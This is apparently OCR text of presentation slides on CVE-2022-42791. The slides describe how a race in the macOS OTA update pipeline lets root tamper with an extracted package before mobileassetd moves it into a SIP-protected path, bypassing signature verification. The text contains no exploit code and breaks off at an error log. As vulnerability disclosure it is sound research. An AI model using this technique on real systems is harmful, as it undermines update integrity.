
Description: A race condition was addressed with improved state handling.

CVE-2022-42791: Mickey Jin (@patch1t) of Trend Micro

Can I modify the OTA Package before applying the patches?

Bypass the Signature Verification

The OTA Package could be tampered!



com_apple_MobileAsset_MacSoftwareUpdate.xml

Get URL

nsurlsessiond

Download to

/var/folders/zz/zyxvpxvq6csfxvn_n00000y800007k/T/
com.apple.nsurlsessiond/CFNetworkDownload_XXXXXX.tmp/MacSoftwareUpdate.zip

Input

com.apple.StreamingUnzipService

Decompress in parallel

/var/folders/zz/zyxvpxvq6csfxvn_n00000y800007k/T/
com.apple.nsurlsessiond/CFNetworkDownload_XXXXXX.tmp/[hash].asset

Move to


mobileassetd

/System/Library/AssetsV2/com_apple_MobileAsset_MacSoftwareUpdate/

The final path is trusted
(SIP-protected)

Bypass the Signature Verification

The OTA Package could be tampered!



com_apple_MobileAsset_MacSoftwareUpdate.xml

Get URL

nsurlsessiond

Download to

/var/folders/zz/zyxvpxvq6csfxvn_n00000y800007k/T/
com.apple.nsurlsessiond/CFNetworkDownload_XXXXXX.tmp/MacSoftwareUpdate.zip

Input

com.apple.StreamingUnzipService

Decompress in parallel

/var/folders/zz/zyxvpxvq6csfxvn_n00000y800007k/T/
com.apple.nsurlsessiond/CFNetworkDownload_XXXXXX.tmp/[hash].asset

The extracted content is owned by _nsurlsessiond, modifiable by root!


Move to

mobileassetd

/System/Library/AssetsV2/com_apple_MobileAsset_MacSoftwareUpdate/

Bypass the Signature Verification

The OTA Package could be tampered!



com_apple_MobileAsset_MacSoftwareUpdate.xml

Get URL

nsurlsessiond

Download to

/var/folders/zz/zyxvpxvq6csfxvn_n00000y800007k/T/
com.apple.nsurlsessiond/CFNetworkDownload_XXXXXX.tmp/MacSoftwareUpdate.zip

Input

com.apple.StreamingUnzipService

Decompress in parallel

/var/folders/zz/zyxvpxvq6csfxvn_n00000y800007k/T/
com.apple.nsurlsessiond/CFNetworkDownload_XXXXXX.tmp/[hash].asset

Move to

Time window before moving


mobileassetd

/System/Library/AssetsV2/com_apple_MobileAsset_MacSoftwareUpdate/

Content is not trustworthy

Bypass the Signature Verification

First Attempt



/usr/libexec/mobileassetd

Subsystem: com.apple.mobileassetd Category: Error Hide ERROR

Activity ID: 25129 Thread ID: 0x44d2 PID: 189 2022-05-10 04:51:51.959764-0700


```
-[DownloadManager assessDownloadCompletion:originalUrl:taskDescription:taskId:error:moveFile:extractorExists:]: Error
